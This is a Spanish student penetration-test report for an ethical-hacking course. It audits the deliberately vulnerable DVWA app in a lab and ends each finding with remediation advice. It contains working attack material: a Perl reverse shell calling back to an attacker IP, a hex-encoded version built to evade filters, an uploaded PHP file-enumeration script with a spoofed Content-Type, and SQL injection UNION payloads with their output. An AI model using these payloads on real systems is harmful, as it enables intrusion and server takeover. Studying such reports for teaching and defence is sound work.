

Penetration Test Report

Damm Vulnerable Web App

6 de marzo de 2024



Máster en Dirección de Ciberseguridad, Hacking Ético y Seguridad Ofensiva

Asignatura Hacking Ético

Actividad 6 – Generación de un informe

Alumno Jonatan Gómez García

Edición 22

Índice

Antecedentes-----2

 Objetivo y alcance-----2

 Personal destinado-----2

 EIPosgrados-----2

 DVWA-----2

Sumario Ejecutivo -----3

Metodología -----4

 1. Planificación y Alcance-----4

 2. Recopilación de Información -----4

 3. Análisis de Vulnerabilidades-----4

 4. Explotación y Pruebas de Penetración-----4

 5. Documentación y Reporte -----4

 6. Comunicación y Seguimiento -----4

Detalle de resultados técnicos-----5

Conclusión-----35

Anexos-----35

Antecedentes

Se acuerda la realización una auditoría caja blanca donde se dispone de acceso a la red, equipo y usuario de la aplicación DVWA.

Las fechas programadas para realizar la prueba de penetración abarcan desde el día 23 de enero de 2024 hasta el día 25 de febrero de 2024, con un margen ampliado hasta el día 10 de marzo de 2024 para entregar la documentación redactada a partir de los resultados de la prueba de intrusión.

La auditoría se realiza en una copia del entorno virtualizado de manera controlada y sin perjudicar el normal funcionamiento de la aplicación.

La máquina virtualizada se encuentra con la dirección IP 10.0.2.15, la máquina desde donde se van a realizar las pruebas de intrusión se le ha asignado la dirección IP 10.0.2.8.

Objetivo y alcance

El objetivo principal por parte de la empresa DVWA se establece en detectar cuatro tipos de amenazas: SQL Injection, XSS (Reflejado y Almacenado), Command Injection y File Upload mediante el uso de niveles low y medio de la aplicación, controlado por cookies y gestionado desde el área DVWA Security.

En caso de confirmarse la existencia de alguna/s de las vulnerabilidades reportar el proceso seguido a fin de poder replicarlas por el equipo DVWA para poder solventarlas de forma correcta.

Adicionalmente se entregan recomendaciones a seguir para solventar las vulnerabilidades encontradas.

Personal destinado

A fin de asegurar el éxito de la auditoría, así como la seguridad y confidencialidad de la información a tratar en la misma. Queda reflejado el personal de EIPosgrados destinado para esta operación. Certificando que solamente aquellas personas reflejadas en este informe tienen acceso al sistema a auditar. Por parte de EIPosgrados, ninguna otra persona que no se incluya en esta lista dispone de acceso al sistema ni su información.

Si existiera algún tipo de duda, sugerencia o problema se establece el contacto entre la dirección de las partes involucradas.


EIPosgrados

Empleado	Puesto	Contacto
Jonatan G.G.	CyberSecurity Pentesting Expert	Jonatangg@eiposgrados.com
Alejandro M.C.	Senior Cybersecurity Analyst	Alejandromc@eiposgrados.com
Pablo A.G.	Cybersecurity Analyst	Pabloag@eiposgrados.com

DVWA

Empleado	Puesto	Contacto
Roberto G.L.	Cheif Information Security Officer	Robertoguzlop@dvwa.com
Javier A.M.	Cheif Executive Officer	Javieralmmu@dvwa.com
Felipe M.M.	Cheif Web Officer	Felipemarmar@dvwa.com

Sumario Ejecutivo



VULNERABILIDAD	CVSS	URL VULNERABLE	VULNE RABLE
COMMAND INJECTION	9.7	http://10.0.2.15/dvwa/vulnerabilities/exec/	SI
FILE UPLOAD	9.7	http://10.0.2.15/dvwa/vulnerabilities/upload/	SI
SQL INJECTION	9.7	http://10.0.2.15/dvwa/vulnerabilities/sqli/	SI
MD5 HASHING	9.8	http://10.0.2.15/dvwa/	Si
SQLI BLIND	8.3	http://10.0.2.15/dvwa/vulnerabilities/sqli_blind/	SI
XSS REFLEJADO	8.7	http://10.0.2.15/dvwa/vulnerabilities/xss_r/	SI
XSS ALMACENADO	9.7	http://10.0.2.15/dvwa/vulnerabilities/xss_s/	SI

- **Command Injection:** técnica utilizada por los atacantes para ejecutar comandos arbitrarios en un sistema vulnerable.
- **File Upload:** técnica utilizada por los atacantes para subir y ejecutar archivos maliciosos en un servidor o aplicación web que acepta la carga de archivos desde los usuarios.
- **SQL Injection:** técnica utilizada por los atacantes para manipular las consultas de datos de una aplicación web y obtener acceso no autorizado a la base de datos subyacente.
- **SQL Injection Blind:** una variante más avanzada del ataque de SQL Injection estándar, donde el atacante puede realizar consultas a la base de datos y obtener información sensible sin recibir directamente los resultados de la consulta.
- **XSS Reflejado:** técnica utilizada por los atacantes para inyectar código JavaScript malicioso en una página web o una aplicación web que luego se refleja y ejecuta en el navegador del usuario cuando accede a un enlace manipulado o una URL comprometida. Es necesario el uso de ingeniería social para llevar a cabo un ataque XSS Reflejado.
- **XSS Almacenado:** técnica utilizada por los atacantes para inyectar código JavaScript malicioso en una página web o una aplicación web que luego se almacena en el servidor y se muestra a otros usuarios cuando acceden a la página comprometida.
- **MD5 Hashing:** Las contraseñas de la base de datos están siendo encriptadas con el algoritmo MD5. Este algoritmo se encuentra totalmente obsoleto, permitiendo realizar una traducción de las contraseñas en cuestión de segundos a través de fuentes públicas.

Metodología

En el marco de esta auditoría de seguridad, se ha empleado la metodología propuesta por la Open Web Application Security Project (OWASP), una organización líder en el campo de la seguridad de aplicaciones web. La metodología de OWASP proporciona un enfoque integral y estructurado para identificar y abordar las vulnerabilidades de seguridad en las aplicaciones web. A continuación, se detallan las etapas principales de la metodología utilizada durante esta auditoría:

1. Planificación y Alcance

En esta etapa inicial, se establece los objetivos y el alcance de la auditoría de seguridad. Se define la aplicación DVWA como objetivo a auditar mediante el uso de un entorno controlado y seguro, sin que afecte al correcto funcionamiento de la aplicación. Además, queda indicado por parte de la empresa DVWA los puntos sobre los que se va a auditar, quedando fijados los objetivos de SQL Injection, Cross Site Scripting, Command Injection y File Upload de forma exclusiva.

2. Recopilación de Información

Se ha llevado a cabo una recopilación de información sobre el sistema y aplicación objetivo. Esto incluye la identificación de tecnologías utilizadas, puntos de entrada y salida de datos, enumeración de directorios y posibles vectores de ataque orientados a las vulnerabilidades a tratar. Se han utilizado herramientas de escaneo automatizado.

3. Análisis de Vulnerabilidades

Se han realizado pruebas de seguridad exhaustivas para identificar las vulnerabilidades y debilidades en la aplicación web objetivo. Se han utilizado técnicas manuales y automatizadas para detectar vulnerabilidades las vulnerabilidades SQL Injection, Cross-Site Scripting (XSS), Command Injection y File Upload.

4. Explotación y Pruebas de Penetración

Se han llevado a cabo pruebas de penetración para evaluar la explotabilidad de las vulnerabilidades identificadas y para demostrar el impacto potencial de un ataque real. Se han utilizado herramientas y técnicas de explotación para validar y confirmar la presencia de vulnerabilidades críticas y para demostrar cómo podrían ser aprovechadas por un atacante malintencionado.

5. Documentación y Reporte

Se han recogido todas las vulnerabilidades encontradas, incluyendo detalles técnicos, niveles de riesgo asociados, recomendaciones de mitigación y pruebas de concepto de explotación con el que elaborar este informe detallado de auditoría de seguridad que incluye un resumen ejecutivo, hallazgos detallados, conclusiones y recomendaciones específicas para mejorar la seguridad de las aplicaciones y sistemas evaluados.

6. Comunicación y Seguimiento

Este informe de auditoría de seguridad queda, por lo tanto, presentado a los responsables de la aplicación y a los interesados clave que se describen en este documento. A fin de discutir los hallazgos y proporcionar orientaciones adicionales sobre las acciones correctivas en caso de ser necesario. Queda previsto concretar las fechas a fin de realizar un proceso de seguimiento para garantizar la implementación oportuna de las recomendaciones y para monitorear la efectividad de las medidas de seguridad implementadas.

Detalle de resultados técnicos

PT03032024-DVWA-001	
<div>Command Injection</div> <p>Un ataque Command Injection ocurre cuando un sistema permite que un usuario ingrese comandos de sistema operativo a través de un formulario web u otra entrada de usuario y esta ejecuta esos comandos en el servidor. Esto puede permitir a un atacante ejecutar comandos arbitrarios en el sistema afectado.</p> <p>Los atacantes pueden aprovechar esta vulnerabilidad para realizar una variedad de acciones maliciosas, como obtener acceso no autorizado al sistema, modificar datos, robar información confidencial o incluso tomar el control total del servidor.</p> <p>Para la explotación de esta vulnerabilidad se puede hacer uso de operadores comúnmente usados para la concatenación de comandos en el SO.</p> <p>Windows/Linux:</p> <ul style="list-style-type: none">• ' ': Este operador se utiliza para redirigir la salida de un comando como entrada al siguiente comando• '&': Este operador permite ejecutar un comando en segundo plano, lo que significa que el siguiente comando se ejecutará simultáneamente con el primero.• '&&': Este operador ejecuta el segundo comando solo si el primero se ejecuta correctamente (sin errores).• ' ': Este operador ejecuta el segundo comando solo si el primero falla (arroja un error).• ';': Este operador simplemente separa los comandos, ejecutándolos uno después del otro, independientemente del resultado del comando anterior.	<div>Criticidad:</div> <div>Crítica</div>
<div>CVSS:</div> <div>AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:H/RL:W/RC:C</div>	<div>CVSS Score:</div> <div>9.7</div>
<div>Activos afectados:</div> <div>URL: http://10.0.2.15/dvwa/vulnerabilities/exec/</div> <div>IP: 10.0.2.15</div>	
<div>Ocurrencias:</div> <div>2</div>	

Tipo de vulnerabilidad:
INFRAESTRUCTURA**Detalles:**

- **PT03032024-DVWA-001_001:**

Durante las pruebas realizadas para el nivel low se ha confirmado que la aplicación web es vulnerable a ataques Command Injection debido al tratamiento de los datos introducidos en el elemento `<input type="text" name="ip" size="30">` del formulario utilizado para un servicio de ping ubicado en la URL <http://10.0.2.15/dvwa/vulnerabilities/exec/>

Obtener el usuario asignado al funcionamiento del servicio web.

- Null;whoami

Vulnerability: Command Injection**Ping a device**

Enter an IP address:

www-data

Búsqueda de binarios a ejecutar en el sistema.

- Null; ls /usr/bin | grep "nc" → Negativo

Vulnerability: Command Injection**Ping a device**

Enter an IP address:

enc2xs
encguess
rsync
runcon
truncate
wsrep_sst_rsync

- Null; ls /usr/bin | grep "perl" → Positivo

Vulnerability: Command Injection**Ping a device**

Enter an IP address:

dh_perldb
perl
perl5.24-x86_64-linux-gnu
perl5.24.1
perlbug
perldoc
perlvp
perlthanks

Mediante el uso de Perl se puede ejecutar código que permita la llevar a cabo un reverse Shell y tomar el control de la máquina subyacente para la aplicación web.

- `null || echo 'Levantando la escucha'; perl -e 'use Socket; $i="10.0.2.8"; $p=1234; socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp")); if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S"); open(STDOUT,">&S");open(STDERR,">&S"); exec("/bin/bash -i");};' & echo 'Comprueba la conexion'`

Antes de llevar a cabo la inyección del comando se levanta la escucha en el equipo atacante:

- `Nc -lvp 1234`

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

Levantando la escucha
Comprueba la conexion

```
(espartaco@Tracia)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.8] from (UNKNOWN) [172.17.0.2] 57958
bash: cannot set terminal process group (285): Inappropriate ioctl for device
bash: no job control in this shell
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ ifconfig
ifconfig
bash: ifconfig: command not found
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$
```

- **PT03032024-DVWA-001_002:**

La diferencia que tiene el nivel medio con el bajo es que no se puede incluir ‘&&’ ni ‘;’, pero si todos los demás.

Esto supone un problema a la hora de realizar un reverse Shell, pero no es útil para frenar este tipo de ataque.

No se puede ejecutar netcat para realizar la conexión, tampoco se pueden usar scripts, ya que contienen el carácter ‘;’, tampoco se puede montar un servicio web que contenga el script y descargarlo para luego ejecutarlo, ya que no existen los binarios instalados wget ni curl...

La forma con la que se ha logrado saltar las medidas de seguridad es mediante el envío del código del script en Perl en formato Hexadecimal y luego lo decodifico enviando por medio del operador | para acabar guardando un archivo rshell.perl utilizando el operador >. Teniendo, de esta

manera, guardado en el sistema de archivos el script en perl. De esta forma no se enviaría el carácter ';' de forma explícita.

Null || echo

```
"75736520536f636b65743b24693d2231302e302e322e38223b24703d313233343b736f636b657428532c50465f494e45542c534f434b5f53545245414d2c67657470726f746f62796e616d6528227463702229293b696628636f6e6e65637428532c736f636b616464725f696e2824702c696e65745f61746f6e282469292929297b6f70656e28535444494e2c223e265322293b6f70656e285354444f55542c223e265322293b6f70656e285354444552522c223e265322293b6578656328222f62696e2f62617368202d6922293b7d3b" | perl -ne 's/([0-9a-f]{2})/print chr hex $1/gie' > rshell.perl
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
use Socket;$i="10.0.2.8";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
use Socket;$i="10.0.2.8";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"
```

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
use Socket;$i="10.0.2.8";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"
```

Tras eso solo queda poner el puerto a la escucha y ejecutar el script en segundo plano.

- Null || perl rshell.perl & echo 'Revisa la conexión'

Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
Revisa tu conexión
```

```
(espartaco@Tracia)-[~]
$ nc -lvp 1234
listening on [any] 1234 ...
172.17.0.2: inverse host lookup failed: Unknown host
connect to [10.0.2.8] from (UNKNOWN) [172.17.0.2] 48240
bash: cannot set terminal process group (285): Inappropriate ioctl for device
bash: no job control in this shell
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ whoami
whoami
www-data
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@12e31125ac47:/var/www/html/vulnerabilities/exec$
```

Recomendaciones:

A fin de combatir los ataques Command Injection se puede seguir una serie de medidas

1. **Evitar a toda costa las llamadas al sistema:** la mayoría de las veces es posible no utilizarlas.
2. **Sanear la entrada:** Si solo se esperan direcciones IP asegurar que la entrada cumple estrictamente un patrón de dirección IP. En caso de nombres de dominio asegurar que la entrada cumple con patrones de dominio.
3. **Utilización de listas blancas:** En lugar de utilizar listas negras para restringir ciertos caracteres o comandos, es preferible utilizar listas blancas para permitir explícitamente solo los caracteres y comandos necesarios para el funcionamiento de la aplicación en medida de lo posible.
4. **Escapado de caracteres especiales:** Si es necesario incluir datos de usuario en comandos del sistema, escapar correctamente los caracteres especiales para evitar la interpretación maliciosa de estos caracteres por parte del sistema.
5. **Limitar privilegios del sistema:** Asegurarse de que la aplicación se ejecute con los privilegios mínimos necesarios en el sistema operativo y que no tenga acceso a funciones o comandos críticos del sistema.
6. **Monitoreo y registro:** Implementar sistemas de monitoreo y registro para detectar y registrar intentos de Command Injection, incluyendo patrones de comportamiento anómalos que puedan indicar un ataque en curso.

Referencias:

https://owasp.org/www-community/attacks/Command_Injection
<https://cwe.mitre.org/data/definitions/78.html>
<https://cwe.mitre.org/data/definitions/77.html>

PT03032024-DVWA-002	
<div>File Upload</div> <p>La subida de ficheros puede suponer una vulnerabilidad crítica, ya que se pueden realizar varios ataques a través de ficheros subidos a la web.</p> <p>Algunas de las vulnerabilidades más que puede suponer la subida de archivos son las siguientes:</p> <ol style="list-style-type: none">Ejecución de código arbitrario: Si un sistema no valida adecuadamente los archivos cargados, un atacante puede subir un archivo que contiene código malicioso, como scripts PHP, que luego se ejecutarán en el servidor cuando se acceda al archivo cargado.Inclusión de archivos: Un atacante puede cargar un archivo que se utilizará como parte de una inclusión de archivos (por ejemplo, en PHP include o require), lo que puede conducir a la ejecución de código no deseado.Desbordamiento de almacenamiento: Si no se limita el tamaño de los archivos que se pueden cargar, un atacante puede cargar archivos grandes que podrían agotar el espacio de almacenamiento disponible en el servidor o provocar un desbordamiento de memoria.Vulnerabilidades de sobreescritura de archivos: Un atacante puede cargar un archivo con el mismo nombre que un archivo existente en el servidor, lo que puede conducir a la sobreescritura de archivos importantes o sensibles.Vulnerabilidades de enumeración de directorios: Si el sistema no protege adecuadamente los archivos cargados, un atacante puede usar la carga de archivos para enumerar directorios en el servidor y descubrir información sensible sobre la estructura de archivos y directorios.	<div>Criticidad:<div>Crítica</div></div>
<div>CVSS: AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:H/RL:W/RC:C</div>	<div>CVSS Score: 9.7</div>
<div>Activos afectados:</div> <div>URL: http://10.0.2.15/dvwa/vulnerabilities/upload/</div> <div>IP: 10.0.2.15</div>	
<div>Ocurrencias:</div> <div>2</div>	

Tipo de vulnerabilidad:
INFRAESTRUCTURA**Detalles:**

- **PT03032024-DVWA-002_001:**

Durante las pruebas realizadas para el nivel low se ha confirmado que la aplicación web es vulnerable a ataques File Upload debido a la ausencia total de medidas para combatir este tipo de ataques. Además, la aplicación avisa de la ruta exacta dónde se ha guardado el archivo, siendo esta totalmente accesible por cualquiera.

Para explotar esta vulnerabilidad se ha creado un archivo PHP a fin de realizar una enumeración completa de todo el sistema de archivos de la aplicación web, algo que de ninguna manera se podría permitir.

```
<?php
function enumerarDirectorio($directorio) {
    $contenido = "";
    if (is_dir($directorio)) {
        if ($dh = opendir($directorio)) {
            while (($archivo = readdir($dh)) !== false) {
                if ($archivo != '.' && $archivo != '..') {
                    $rutaCompleta = "$directorio/$archivo";
                    $contenido .= "<p>$rutaCompleta</p>";
                    if (is_dir($rutaCompleta)) {
                        $contenido .= enumerarDirectorio($rutaCompleta);
                    }
                }
            }
            closedir($dh);
        }
    } else {
        $contenido .= "El directorio $directorio no existe.";
    }
    return $contenido;
}

// Directorio a enumerar
$rutaDirectorio = "../..";

// Llamar a la función para enumerar el directorio
$html = "<html><head><title>Enumeración de
Directorio</title></head><body>";
$html .= "<h1>Contenido del directorio $rutaDirectorio</h1>";
$html .= enumerarDirectorio($rutaDirectorio);
$html .= "</body></html>";
```

```
echo $html;  
?>
```

Una vez subido la aplicación avisa de la ruta exacta donde ha sido guardado el fichero, siendo tan fácil de ejecutar como acceder a esa ruta en la URL.

Vulnerability: File Upload

Choose an image to upload:


Browse...

No file selected.

Upload

../../hackable/uploads/enumeracion.php succesfully uploaded!

Al ejecutarlo simplemente se muestra en el navegador la enumeración de la aplicación web por completo.



Contenido del directorio ../../

```
../../config  
../../config/config.inc.php.dist  
../../config/config.inc.php.bak  
../../config/config.inc.php  
../../hackable  
../../hackable/flags  
../../hackable/flags/fi.php  
../../hackable/uploads  
../../hackable/uploads/dvwa_email.png  
../../hackable/uploads/rshell.png  
../../hackable/uploads/enumeracion.php  
../../hackable/uploads/enumeracion2.php  
../../hackable/uploads/rshell.php  
../../hackable/users  
../../hackable/users/pablo.jpg  
../../hackable/users/1337.jpg  
../../hackable/users/admin.jpg  
../../hackable/users/gordonb.jpg  
../../hackable/users/smithy.jpg  
../../vulnerabilities  
../../vulnerabilities/sqli_blind
```

- **PT03032024-DVWA-002_002:**

Para el nivel medio solamente se está tratando de filtrar el archivo enviado por Content-Type. Esta medida no es suficiente para parar un ataque de estas características, ya que, mediante el uso de un proxy web que permita la interceptación de paquetes tal como Burp se puede modificar el paquete para hacer creer a la web que se está mandando el archivo con un Content-Type acceptable.

Original:

```
Pretty Raw Hex
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----271312188037381822923316676106
8 Content-Length: 1514
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/vulnerabilities/upload/
12 Cookie: PHPSESSID=lav8bqrgbv1kbff2b27qubqlp6; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----271312188037381822923316676106
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----271312188037381822923316676106
20 Content-Disposition: form-data; name="uploaded"; filename="enumeracion2.php"
21 Content-Type: application/x-php
22
23 <?php
24 function enumerarDirectorio($directorio) {
25     $contenido = "";
26     if (is_dir($directorio)) {
27         if ($dh = opendir($directorio)) {
28             while (($archivo = readdir($dh)) !== false) {
29                 if ($archivo != '.' && $archivo != '..') {
30                     $rutaCompleta = "$directorio/$archivo";
31                     $contenido .= "<p>$rutaCompleta</p>";
32                     if (is_dir($rutaCompleta)) {
33                         $contenido .= enumerarDirectorio($rutaCompleta);
34                     }
35                 }
36             }
37             closedir($dh);
38         }
39     } else {
40     }
```

Modificado:

```
1 POST /vulnerabilities/upload/ HTTP/1.1
2 Host: 172.17.0.2
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----271312188037381822923316676106
8 Content-Length: 1514
9 Origin: http://172.17.0.2
10 Connection: close
11 Referer: http://172.17.0.2/vulnerabilities/upload/
12 Cookie: PHPSESSID=lav8bqrgbv1kbff2b27qubqlp6; security=medium
13 Upgrade-Insecure-Requests: 1
14
15 -----271312188037381822923316676106
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----271312188037381822923316676106
20 Content-Disposition: form-data; name="uploaded"; filename="enumeracion2.php"
21 Content-Type: image/jpeg
22
23 <?php
24 function enumerarDirectorio($directorio) {
25     $contenido = "";
26     if (is_dir($directorio)) {
27         if ($dh = opendir($directorio)) {
28             while (($archivo = readdir($dh)) !== false) {
29                 if ($archivo != '.' && $archivo != '..') {
30                     $rutaCompleta = "$directorio/$archivo";
31                     $contenido .= "<p>$rutaCompleta</p>";
32                     if (is_dir($rutaCompleta)) {
33                         $contenido .= enumerarDirectorio($rutaCompleta);
34                     }
35                 }
36             }
37             closedir($dh);
38         }
39     } else {
40         $contenido .= "El directorio $directorio no existe.";
41     }
42     return $contenido;
43 }
```

Guardado:

Vulnerability: File Upload

Choose an image to upload:


Browse...

No file selected.

Upload

../../../../hackable/uploads/enumeracion2.php succesfully uploaded!

Ejecutado:



Contenido del directorio ../../

```
../../../../config
../../../../config/config.inc.php.dist
../../../../config/config.inc.php.bak
../../../../config/config.inc.php
../../../../hackable
../../../../hackable/flags
../../../../hackable/flags/fi.php
../../../../hackable/uploads
../../../../hackable/uploads/dvwa_email.png
../../../../hackable/uploads/rshell.png
../../../../hackable/uploads/enumeracion.php
../../../../hackable/uploads/enumeracion2.php
../../../../hackable/uploads/rshell.php
../../../../hackable/users
../../../../hackable/users/pablo.jpg
../../../../hackable/users/1337.jpg
../../../../hackable/users/admin.jpg
../../../../hackable/users/gordonb.jpg
../../../../hackable/users/smithy.jpg
../../../../vulnerabilities
../../../../vulnerabilities/sqli_blind
```

Recomendaciones:

A fin de combatir los ataques File Upload se puede seguir una serie de medidas:

1. **Validación del archivo: Implementar** Una validación exhaustiva del archivo antes de permitir su carga. Esto incluye verificar el tipo de archivo, por ejemplo, mediante la extensión del archivo, su tipo MIME, el tamaño del archivo y su estructura interna. Rechace cualquier archivo que no cumpla con los criterios de validación.
2. **Renombramiento de archivos:** Renombrar los archivos cargados utilizando nombres generados aleatoriamente o utilizando un sistema de nomenclatura seguro. Esto dificultará a los atacantes predecir o manipular los nombres de los archivos en la aplicación.
3. **Almacenamiento seguro:** Almacenar los archivos cargados fuera del directorio raíz de la aplicación web o en un sistema de archivos separado, con restricciones de acceso adecuadas para evitar la ejecución de archivos maliciosos.
4. **Escaneo de antivirus:** Implementar un sistema de escaneo antivirus en los archivos cargados para detectar y bloquear archivos maliciosos que puedan contener malware.
5. **Desactiva la ejecución de archivos:** No permitir que los archivos cargados se ejecuten directamente en el servidor. Configurar el servidor web para deshabilitar la ejecución de scripts y programas en el directorio donde se almacenan los archivos cargados.
6. **Monitorización y registro:** Implementar sistemas de monitorización y registro para supervisar la actividad de carga de archivos y detectar posibles intentos de carga de archivos maliciosos. Registrar los eventos relevantes para facilitar la investigación y respuesta ante incidentes.

Referencias:

https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

<https://owasp.org/www-chapter-pune/meetups/2023/Jan/File-upload-Vulnerability-Praveen-Sutar.pptx.pdf>

PT03032024-DVWA-003	
<div><div>SQL Injection basado en UNION con dos campos</div><p>Técnica utilizada por los atacantes para manipular consultas SQL enviadas a la base de datos desde una aplicación web. Esto se logra mediante la inserción de código SQL malicioso en campos de entrada de usuario, como formularios de búsqueda o campos de inicio de sesión.</p><p>En SQL Injection basado en UNION, el atacante aprovecha las consultas SQL que devuelven múltiples conjuntos de resultados y utiliza la cláusula UNION para unir una consulta maliciosa a la consulta original.</p></div>	<div><div>Criticidad:</div><div>Crítica</div></div>
<div><div>CVSS:</div><div>AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H/E:H/RL:W/RC:C</div></div>	<div><div>CVSS Score:</div><div>9.7</div></div>
<div><div>Activos afectados:</div><div>URL: http://10.0.2.15/dvwa/vulnerabilities/sqli/ IP: 10.0.2.15</div></div>	
<div><div>Ocurrencias:</div><div>2</div></div>	
<div><div>Tipo de vulnerabilidad:</div><div>APP</div></div>	
<div><div>Detalles:</div><div><div><div>PT03032024-DVWA-003_001:</div><p>Durante las pruebas realizadas para el nivel low se ha confirmado que la aplicación web es vulnerable a ataques SQL Injection debido al tratamiento de los datos introducidos en el elemento <input type="text" name="id"> del formulario utilizado para la consulta de un usuario por si ID en la URL http://10.0.2.15/dvwa/vulnerabilities/sqli/.</p></div></div></div>	
<div><div>Vulnerability: SQL Injection</div><div><div>User ID:</div><div><div><div></div></div><div>Submit</div></div></div></div>	

El motivo de esta vulnerabilidad reside en la concatenación de un valor a una sentencia SQL. Por lo que dada una situación:

- “select campo1, campo2 from tabla where id = “ + variable
- Y {variable = “1’ OR ‘1’ = ‘1’#”}
- La sentencia queda “select campo1, campo2 from tabla where id = ‘1’ OR ‘1’ = ‘1’#

Como resultado se consigue un output de campo1 y campo2 para todas las tuplas de la tabla.

Vulnerability: SQL Injection

User ID:

ID: 1'OR '1' = '1'#
First name: admin
Surname: admin

ID: 1'OR '1' = '1'#
First name: Gordon
Surname: Brown

ID: 1'OR '1' = '1'#
First name: Hack
Surname: Me

ID: 1'OR '1' = '1'#
First name: Pablo
Surname: Picasso

ID: 1'OR '1' = '1'#
First name: Bob
Surname: Smith

Además, en SQL existe la sentencia UNION, consiguiendo Outputs adicionales, lo que permite a un atacante conocer información sobre la base de datos, como esquemas, usuarios de la base de datos, etc.

- 0' UNION SELECT database(),user();#

Vulnerability: SQL Injection

User ID:

ID: 0' UNION SELECT database(),user();#
First name: dvwa
Surname: app@localhost

- 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

Vulnerability: SQL Injection

User ID:

ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

First name: dvwa
Surname: guestbook

ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

First name: dvwa
Surname: users

ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

First name: information_schema
Surname: ALL_PLUGINS

ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

First name: information_schema
Surname: APPLICABLE_ROLES

ID: 0' UNION SELECT TABLE_SCHEMA, TABLE_NAME FROM INFORMATION_SCHEMA.Tables;#

First name: information_schema
Surname: CHARACTER SETS

